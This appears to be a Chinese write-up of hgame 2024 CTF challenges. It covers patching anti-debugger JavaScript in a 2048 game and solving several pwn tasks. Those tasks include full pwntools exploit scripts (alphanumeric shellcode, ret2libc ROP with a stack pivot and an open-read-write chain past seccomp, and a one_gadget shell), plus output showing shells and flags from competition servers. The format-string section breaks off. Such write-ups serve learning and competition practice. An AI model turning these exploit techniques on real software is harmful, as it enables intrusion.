
> 2048还是太简单了，柏喵喵决定挑战一下2048*16

JS anti-`debugger`和patch。

直接F12的话，Firefox会直接hang，Chrome能看到一个相当深的debugger递归。



爬取网页，然后patch掉相关debugger语句片段。



这样的代码有很多处。全部完成后可以使用F12调试。

选择将初始生成方块的数字调至接近32768的数值，比如16384。


```
(v[u(465)][u(524)] = function () {
  var x = u;
  this.storageManager[x(488)](), this.actuator.continueGame(), this.setup();
}),
  (v[u(465)][u(515)] = function () {
    var x = u;
    (this[x(515)] = !0), this.actuator.continueGame();
  }),
  (v[u(465)][u(464)] = function () {
    var x = u;
    return this[x(456)] || (this[x(460)] && !this[x(515)]);
  }),
  (v[u(465)].setup = function () {
    var x = u,
      n = this[x(490)][x(468)]();
    (window[x(484)][x(485)] = function () {
      return !1;
    }),
      n
        ? ((this[x(486)] = new _(n[x(486)][x(491)], n[x(486)][x(461)])),
          (this[x(453)] = n[x(453)]),
          (this[x(456)] = n[x(456)]),
          (this[x(460)] = n[x(460)]),
          (this[x(515)] = n[x(515)]))
        : ((this[x(486)] = new _(this.size)),
          (this[x(453)] = 0),
          (this[x(456)] = !1),
          (this[x(460)] = !1),
          (this[x(515)] = !1),
          this.addStartTiles()),
      (document[x(467)] = document[x(475)] =
        function (e) {
          var t = x,
            r = e || arguments.callee[t(492)][t(454)][9 * 1 + -7349 + 7340];
          r && r[t(514)] == t(527) && r[t(497)]();
        }),
      this[x(512)]();
```

看到一个this.addStartTiles()，动调获取函数体。

```
> this.addStartTiles
< f () {
    for (var x = u, n = 7208 + -5 * 1772 + -4 * -413; n < this[x(471)]; n++)
      this[x(503)]();
  }
>
```

然后进一步跟进。修改生成的块上数量为8192和16384。

稍微按两下即可getflag。



`flag{b99b820f-934d-44d4-93df-41361df7df2d}`

这里提供patch后的网页文件：

32768_files_patched.zip
32.84KB

Pwn | AK

ezSignIn | Done

> Have fun in pwn games of hgame2024~

```
PS D:\Workspace\rev\hgame_2024> ncat 47.100.137.175 31774
hgame{I_HATE_PWN}


Ncat: 你的主机中的软件中止了一个已建立的连接。 .
PS D:\Workspace\rev\hgame_2024>
```

`hgame{I_HATE_PWN}`

ezshellcode | Done

> Short visible shellcode?

attachment.zip
3.17KB

64bit shellcode，长度限制10字节，范围A-Za-z0-9

```
void __fastcall myread(uint8_t *buf, unsigned int len)
{
  char v2; // [rsp+1Fh] [rbp-11h]
  unsigned int i; // [rsp+20h] [rbp-10h]
  unsigned int v4; // [rsp+24h] [rbp-Ch]

  v4 = read(0, buf, len);
  for ( i = 0; i < v4; ++i )
  {
    v2 = buf[i];
    if ( (v2 <= '`' || v2 > 'z') && (v2 <= '@' || v2 > 'Z') && (v2 <= '/' || v2 > '9') )
    {
      puts("Invalid character\n");
      exit(1);
    }
  }
}

int __fastcall main(int argc, const char **argv, const char **envp)
{
  signed int len; // [rsp+Ch] [rbp-14h] BYREF
  uint8_t *buf; // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  init(argc, argv, envp);
  buf = (uint8_t *)(int)mmap((void *)0x20240000, 0x1000uLL, 7, 33, -1, 0LL);
  if ( buf == (uint8_t *)-1LL )
  {
    perror("mmap");
    exit(1);
  }
  printf("input the length of your shellcode:");
  __isoc99_scanf("%2d", &len);
  if ( len <= 10 )
  {
    printf("input your shellcode:");
    myread(buf, len);
  }
```

```
  else
  {
    puts("too long");
  }
  ((void (*)(void))buf)();
  return 0;
}
```

这个长度限制输入的是%2d，可以发送-1使read的长度限制开到INT32_MAX。那么长度限制就寄了。

shellcode构造使用AE64。

```
from pwn import *
from ae64 import AE64

context.binary = ELF("./ezshellcode/attachment/vuln")

shell = asm(shellcraft.amd64.linux.sh())
shell = AE64().encode(shell, "rax", 0, "fast")
info(shell)

with remote("47.100.139.115", 32676) as r:
    r.sendlineafter(b"input the length of your shellcode:", b"-1")
    r.sendafter(b"input your shellcode:", shell)
    r.interactive()

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ python ./ezshellcode/sol.py
[*] '/mnt/d/Workspace/rev/hgame_2024/ezshellcode/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] prologue generated
[+] encoded shellcode generated
[*] build decoder, try free space: 54 ...
[*] build decoder, try free space: 186 ...
[+] Alphanumeric shellcode generate successfully!
[+] Total length: 234
/home/mantlebao/.local/lib/python3.10/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
```

```
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] WTYH39Yj3TYfi9WmWZj8TYfi9JBWAXjKTYfi9kCWAYjCTYfi93iWAZjcTYfi9O60t800T810T850T860T870T8A0t8B0T8D0T8E0T8F0T8G0T8H0T8P0t8T0T8YRAPZ0t8J0T8M0T8N0t8Q0t8U0t8WZjUTYfi9860t800T850T8P0T8QRAPZ0t81ZjhHpzbinzzzsPHAghriTTI4qTTTT1vVj8nHTfVHAf1RjnXZP
[+] Opening connection to 47.100.139.115 on port 32676: Done
[*] Switching to interactive mode
$ whoami
sh: 1: whoami: not found
$ cat /flag
hgame{cd49f6ab6840204b4618cbaa0b0b6051cb128333}
$
[*] Interrupted
[*] Closed connection to 47.100.139.115 port 32676
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

`hgame{cd49f6ab6840204b4618cbaa0b0b6051cb128333}`

Elden Ring I | Done

> 伊丽莎白学姐沉迷于艾尔登法环无法自拔，你能帮她从梅琳娜那里拿到flag吗?
>
> flag格式为hgame{*******}
>
> attachment.zip
> 1.99MB

除了NX之外保护全关。

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ checksec --file ./Elden\ Ring\ 1/attachment/vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/Elden Ring 1/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

没有execve。

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+8h] [rbp-8h]

  init();
  v4 = seccomp_init(SECCOMP_RET_ALLOW);
  seccomp_rule_add(v4, SECCOMP_RET_KILL, SYS_execve, 0LL);
  seccomp_rule_add(v4, SECCOMP_RET_KILL, SYS_execveat, 0LL);
  seccomp_load(v4);
  puts("The fallen leaves tell a story ... \n");
  sleep(2u);
  puts(" ... \n");
  sleep(2u);
  puts(" ... \n");
  sleep(2u);
  puts(
    "And one other. Whom grace would again bless. A Tarnished of no renown. Cross the fog, to the Lands Between, to stand"
    " before the Elden Ring. And become the Elden Lord.\n");
  sleep(2u);
  vuln();
  puts("Good Bye.");
  return 0;
}
```

只有一个很小的溢出。

```
void __fastcall vuln()
{
  char buf[256]; // [rsp+0h] [rbp-100h] BYREF

  puts("Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n");
  read(0, buf, 304uLL);
}
```

那么考虑先leak再orw，~~但是有长度限制。~~栈迁移到bss可解。

```python
from pwn import *

vuln = ELF("./Elden Ring 1/attachment/vuln")
vuln_libc = ELF("./Elden Ring 1/attachment/libc.so.6")
context.binary = vuln

OFFSET = 0x100
ADDR_POP_RDI_RET = 0x00000000004013E3
ADDR_POP_RSI_R15_RET = 0x00000000004013E1
ADDR_POP_R12_R13_R14_R15_RET = 0x00000000004013DC
ADDR_POP_RDX_RET = 0x0000000000142C92
ADDR_LEAVE_RET = 0x0000000000401290
PUTS_PLT = vuln.plt["puts"]
PUTS_GOT = vuln.got["puts"]
ADDR_BSS = vuln.bss()
ADDR_BSS_START = ADDR_BSS + 0xA0
ADDR_BSS_BUF_FLAG = ADDR_BSS + 0x1A0
ADDR_BSS_BUF_READ = ADDR_BSS_BUF_FLAG + 64

with remote("47.100.137.175", 30511) as r:
    info("Step 1: leak libc base addr")
```

```
    payload_1 = (
        cyclic(OFFSET)
        + p64(0xDEADBEEF)
        + p64(ADDR_POP_RDI_RET)
        + p64(PUTS_GOT)
        + p64(PUTS_PLT)
        + p64(vuln.sym["vuln"])
    )
    info(payload_1.hex())
    r.sendafter(
        b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n\n",
        payload_1,
    )
    puts_addr = u64(r.recvuntil(b"\n", drop=True).ljust(8, b"\x00"))
    info(f"puts_addr: {hex(puts_addr)}")
    libc_base = puts_addr - vuln_libc.sym["puts"]
    info(f"libc_base: {hex(libc_base)}")

    info("Step 2: fill data into .bss")
    payload_2 = (
        cyclic(OFFSET)
        + p64(0xDEADBEEF)
        + p64(next(vuln_libc.search(asm("pop rsi; ret"))) + libc_base)
        + p64(ADDR_BSS_START)
        + p64(vuln_libc.sym["read"] + libc_base)
        + p64(vuln.sym["vuln"])
    )
    info(payload_2.hex())
    r.sendafter(
        b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n\n",
        payload_2,
    )
    bss_content = b""
    bss_content += (
        p64(ADDR_POP_RSI_R15_RET)
        + p64(ADDR_BSS_BUF_FLAG)
        + p64(0)
        + p64(vuln_libc.sym["read"] + libc_base)
    )
    bss_content += (
        p64(ADDR_POP_RDI_RET)
        + p64(ADDR_BSS_BUF_FLAG)
        + p64(ADDR_POP_RSI_R15_RET)
        + p64(0) * 2
        + p64(vuln_libc.sym["open"] + libc_base)
```

```
    )
    bss_content += (
        p64(ADDR_POP_RDI_RET)
        + p64(3)
        + p64(ADDR_POP_RSI_R15_RET)
        + p64(ADDR_BSS_BUF_READ)
        + p64(0)
        + p64(ADDR_POP_RDX_RET + libc_base)
        + p64(0x100)
        + p64(vuln_libc.sym["read"] + libc_base)
    )
    bss_content += (
        p64(ADDR_POP_RDI_RET)
        + p64(ADDR_BSS_BUF_READ)
        + p64(vuln_libc.sym["puts"] + libc_base)
    )
    info(bss_content.hex())
    sleep(1)
    r.send(bss_content)
    sleep(1)

    info("Step 3: migrate stack to .bss")
    payload_3 = cyclic(OFFSET) + p64(ADDR_BSS_START - 8) + p64(ADDR_LEAVE_RET)
    info(payload_3.hex())
    r.sendafter(
        b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n\n",
        payload_3,
    )
    sleep(1)
    r.sendline(b"/flag\x00")

    r.interactive()

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ python ./Elden\ Ring\ 1/sol.py
[*] '/mnt/d/Workspace/rev/hgame_2024/Elden Ring 1/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
[*] '/mnt/d/Workspace/rev/hgame_2024/Elden Ring 1/attachment/libc.so.6'
    Arch:     amd64-64-little
```

```
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 47.100.137.175 on port 30511: Done
[*] Step 1: leak libc base addr
[*]
6161616162616161636161616461616165616161666161616761616168616161696161616a61616
16b6161616c6161616d6161616e6161616f6161617061616171616161726161617361616174616161
617561616176616161776161617861616179616161 7a6161626161626361616264616162656161
16266616162676161626861616269616161626a6161626b6161626c6161626d6161626e6161626f61
6162706161627161616272616162736161627461616275616162766161627761616278616162796
161627a6161636261616363616161636461616365616161366661616367616161368616163696161636a
6161636b6161636c6161636d6161636e616163efbeadde00000000e313400000000000284040000
0000000c4104000000000005b12400000000000
[*] puts_addr: 0x7f29f224e420
[*] libc_base: 0x7f29f21ca000
[*] Step 2: fill data into .bss
[*]
6161616162616161636161616461616165616161666161616761616168616161696161616a61616
16b6161616c6161616d6161616e6161616f6161617061616171616161726161617361616174616161
617561616176616161776161617861616179616161 7a6161626161626361616264616162656161
16266616162676161626861616269616161626a6161626b6161626c6161626d6161626e6161626f61
6162706161627161616272616162736161627461616275616162766161627761616278616162796
161627a6161636261616363616161636461616365616161366661616367616161368616163696161636a
6161636b6161636c6161636d6161636e616163efbeadde000000001f001ff2297f0000004140000
0000000c07f2df2297f00005b12400000000000
[*]
e1134000000000000042400000000000000000000000000c07f2df2297f0000e31340000000000
0004240000000000e1134000000000000000000000000000000000000000000e07c2df2297f00
00e3134000000000000300000000000000e1134000000000004042400000000000000000000000
00092cc30f2297f0000000100000000000c07f2df2297f0000e3134000000000004042400000000
000020e424f2297f0000
[*] Step 3: migrate stack to .bss
[*]
6161616162616161636161616461616165616161666161616761616168616161696161616a61616
16b6161616c6161616d6161616e6161616f6161617061616171616161726161617361616174616161
617561616176616161776161617861616179616161 7a6161626161626361616264616162656161
16266616162676161626861616269616161626a6161626b6161626c6161626d6161626e6161626f61
6162706161627161616272616162736161627461616275616162766161627761616278616162796
161627a6161636261616363616161636461616365616161366661616367616161368616163696161636a
6161636b6161636c6161636d6161636e616163f840400000000000090124000000000000
[*] Switching to interactive mode
flag{D0_yoU_F4ncy_7he_E1d3nR1ng?I_D0!}
          \x1b[3
[*] Got EOF while reading in interactive
$
```

```
[*] Closed connection to 47.100.137.175 port 30511
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

注意修改flag格式。

`hgame{D0_yoU_F4ncy_7he_E1d3nR1ng?I_D0!}`

Elden Random Challenge | Done

> rrrrraaaannnnnddddddoooommmm
>
> attachment.zip
> 846.54KB

checksec看到没开canary和PIE：

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ checksec --file ./Elden\ Random\ Challenge/attachment/vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/Elden Random Challenge/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

看代码：

```
void __fastcall myread()
{
  char buf[48]; // [rsp+0h] [rbp-30h] BYREF

  read(0, buf, 0x100uLL);
}

int __fastcall main(int argc, const char **argv, const char **envp)
{
  int i_guess; // [rsp+8h] [rbp-18h] BYREF
  char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
  int rand_x; // [rsp+18h] [rbp-8h]
  unsigned int seed; // [rsp+1Ch] [rbp-4h]

  init(argc, argv, envp);
  seed = time(0LL);
  puts("Menlina: Well tarnished, tell me thy name.");
  read(0, buf, 18uLL);
  printf("I see,%s", buf);
  puts("Now the golden rule asks thee to guess ninety-nine random number. Shall we get started.");
  srand(seed);
```

```
  while ( i <= 98 )
  {
    rand_x = rand() % 100 + 1;
    i_guess = 0;
    puts("Please guess the number:");
    read(0, &i_guess, 8uLL);
    if ( rand_x != i_guess )
    {
      puts("wrong!");
      exit(0);
    }
    ++i;
  }
  puts("Here's a reward to thy brilliant mind.");
  myread();
  return 0;
}
```

思路：先覆盖seed，然后生成99个随机数的序列，最后使用myread的溢出getshell。

生成随机数：

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    putchar('[');

    srand(0u);
    for (int i = 0; i < 99; i++) {
        int rand_x = rand() % 100 + 1;
        printf("%d, ", rand_x);
    }

    putchar(']');
    putchar('\n');

    return 0;
}
```

先放gadget

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ one_gadget ./Elden\ Random\ Challenge/attachment/libc.so.6
```

```
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp

...

mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ ROPgadget --binary ./Elden\ Random\ Challenge/attachment/vuln
Gadgets information
============================================================
...
0x000000000040141c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
...
0x0000000000401423 : pop rdi ; ret
...

Unique gadgets found: 79
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

execve选0xe3afe，配合0x40141c处的四个pop一个ret使用。

```python
from pwn import *

RANDS = [84, 87, 78, 16, 94, 36, 87, 93, 50, 22, 63, 28, 91, 60, 64, 27, 41, 27, 73, 37, 12, 69, 68, 30, 83, 31, 63, 24, 68, 36, 30, 3, 23, 59, 70, 68, 94, 57, 12, 43, 30, 74, 22, 20, 85, 38, 99, 25, 16, 71, 14, 27, 92, 81, 57, 74, 63, 71, 97, 82, 6, 26, 85, 28, 37, 6, 47, 30, 14, 58, 25, 96, 83, 46, 15, 68, 35, 65, 44, 51, 88, 9, 77, 79, 89, 85, 4, 52, 55, 100, 33, 61, 77, 69, 40, 13, 27, 87, 95]

vuln = ELF("./Elden Random Challenge/attachment/vuln")
vuln_libc = ELF("./Elden Random Challenge/attachment/libc.so.6")
context.binary = vuln

OFFSET = 0x30
ADDR_POP_RDI_RET = 0x0000000000401423
ADDR_POP_R12_R13_R14_R15_RET = 0x000000000040141c
PUTS_PLT = vuln.plt["puts"]
PUTS_GOT = vuln.got["puts"]
ADDR_LIBC_BINSH_GADGET = 0xe3afe

with remote("47.100.137.175", 30766) as r:
    r.sendafter(b"Menlina: Well tarnished, tell me thy name.\n", cyclic(10) + b"\x00" * 8)
```

```
    for rand_x in RANDS:
        r.sendlineafter(b"Please guess the number:\n", p32(rand_x, endian="little"))
    info("Random number guessed successfully")

    payload_1 = cyclic(OFFSET) + p64(0xDEADBEEF) + p64(ADDR_POP_RDI_RET) + p64(PUTS_GOT) + p64(PUTS_PLT) + p64(vuln.sym["myread"])
    info(payload_1)
    r.sendafter(b"Here's a reward to thy brilliant mind.\n", payload_1)
    puts_addr = u64(r.recvuntil(b"\n", drop=True).ljust(8, b"\x00"))
    info("puts_addr: " + hex(puts_addr))

    libc_base = puts_addr - vuln_libc.sym["puts"]
    info(f"libc_base: {hex(libc_base)}")

    payload_2 = cyclic(OFFSET) + p64(0xDEADBEEF) + p64(ADDR_POP_R12_R13_R14_R15_RET) + p64(0) * 4 + p64(ADDR_LIBC_BINSH_GADGET + libc_base)
    info(payload_2)
    r.send(payload_2)

    r.interactive()

```

```
D:\Workspace\pwnenv\Lib\site-packages\pwnlib\log.py:396: BytesWarning: Bytes is not text; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'info')
[*] aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaaï¾Þ#@@@´@]@
[*] puts_addr: 0x7fb18b5a4420
[*] libc_base: 0x7fb18b520000
[*] aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaaï¾Þ
    @þ:`±
[*] Switching to interactive mode
whoami
: 1: whoami: not found
cat /flag
                  .,lcoo:::'''..............           .
    .......     ...::oc,:,;,.................
   .........  ....,,c;.;':;,..........'''.....
  ......  .. .....',;.'';;,''....,:c;,,,,'''...
  .....  .......'.,.',';;,,,.'cdxdddol:,'''.'.                        .
    ..........';'';,.;;;;;;;;;,oxxxxddoolc,'.....                       .
```

```
  ...... ....cc;,:;'',;;;,,;,,:oxxxxxxddolc:,.....                    .
     .     .::::l:,',;,,,',;clllodddddlc:;;'....
.      ....',,cco:,,''..';c:;;,,,;lddo:'',,,...                ..     ...
.      .....'::'::.'....;odoc:;;;:odd:..,;,'.                   .   .....
         ..';:,'........'oxxxxddddxxd,.';clc:'..              ............
.       .,:c:;;..;,,'.. .;dxxkkxxxddo'.';clc:,..               .........
     ..,;::,''...,',.....cdxxkkxxooo,.,clc:;..
 . .....''.........'......cdxxxxxxdlc;;:;;,'.
.  .......  ....... ........cdxxdolc:;,';;'..                        .....
     .  ..    ...     ..''..,ldddddollc:;'...  ..
          ..       .'.'':',..cooodddol:'..,.....
                  .,'.':c;:'.,:cllc:;,'''.,:..  ..
                  ';:;.':c;:;...,ccc:;'',cc,.....
                  .,,:c;';lc:c,...:ccclc;.......'.
                    .',::,';,',..;,,.'.'... ..,.
                     .;;;;;.,':';.;.....;''. ..
                      .:::::,';;,,;.,,,,'....
hgame{R4nd0m_Th1ngs_4r3_pr3sen7s_1n_l1f3}
[*] Interrupted
[*] Closed connection to 47.100.137.175 port 30766
(pwnenv) PS D:\Workspace\rev\hgame_2024>
```

`hgame{R4nd0m_Th1ngs_4r3_pr3sen7s_1n_l1f3}`

ezfmt string | Done

> Easy Format String
>
> attachment.zip
> 3.00KB

需要绕过canary。

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$ checksec --file ./ezfmt/attachment/attachment/vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/ezfmt/attachment/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

提供了后门函数。

```
.text:000000000040123D ; ═══════════ S U B R O U T I N E ═══════════
.text:000000000040123D
.text:000000000040123D ; Attributes: bp-based frame
.text:000000000040123D
.text:000000000040123D ; void __fastcall sys()
.text:000000000040123D                 public sys
.text:000000000040123D sys             proc near
.text:000000000040123D ; __unwind {
.text:000000000040123D                 endbr64
.text:0000000000401241                 push    rbp
.text:0000000000401242                 mov     rbp, rsp
.text:0000000000401245                 lea     rdi, command    ; "/bin/sh"
.text:000000000040124C                 call    _system
.text:0000000000401251                 nop
.text:0000000000401252                 pop     rbp
.text:0000000000401253                 retn
.text:0000000000401253 ; } // starts at 40123D
.text:0000000000401253 sys             endp
.text:0000000000401253
.text:0000000000401254
```

80个字符，不包含p和s。

```
1  void __fastcall vuln()
2  {
3    __int64 buf[4]; // [rsp+0h] [rbp-80h] BYREF
4    char s[88]; // [rsp+20h] [rbp-60h] BYREF
5    unsigned __int64 v2; // [rsp+78h] [rbp-8h]
6
7    v2 = __readfsqword(0x28u);
8    strcpy((char *)buf, "make strings and getshell\n");
9    write(0, buf, 0x1BuLL);
10   read(0, s, 80uLL);
11   if ( !strchr(s, 'p') && !strchr(s, 's') )
12     printf(s);
13 }
```

```
.text:000000000040135F                 mov     eax, 0
.text:0000000000401364                 call    vuln
.text:0000000000401369                 mov     eax, 0
.text:000000000040136E                 leave
.text:000000000040136F                 retn
.text:000000000040136F ; } // starts at 40132D
```

那么这个位置就是`69 13 40 00 00 00 00 00`。sys在`3D 12 40 00 00 00 00 00`。能不能直接写入？

找offset：

```
1  mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024$
```

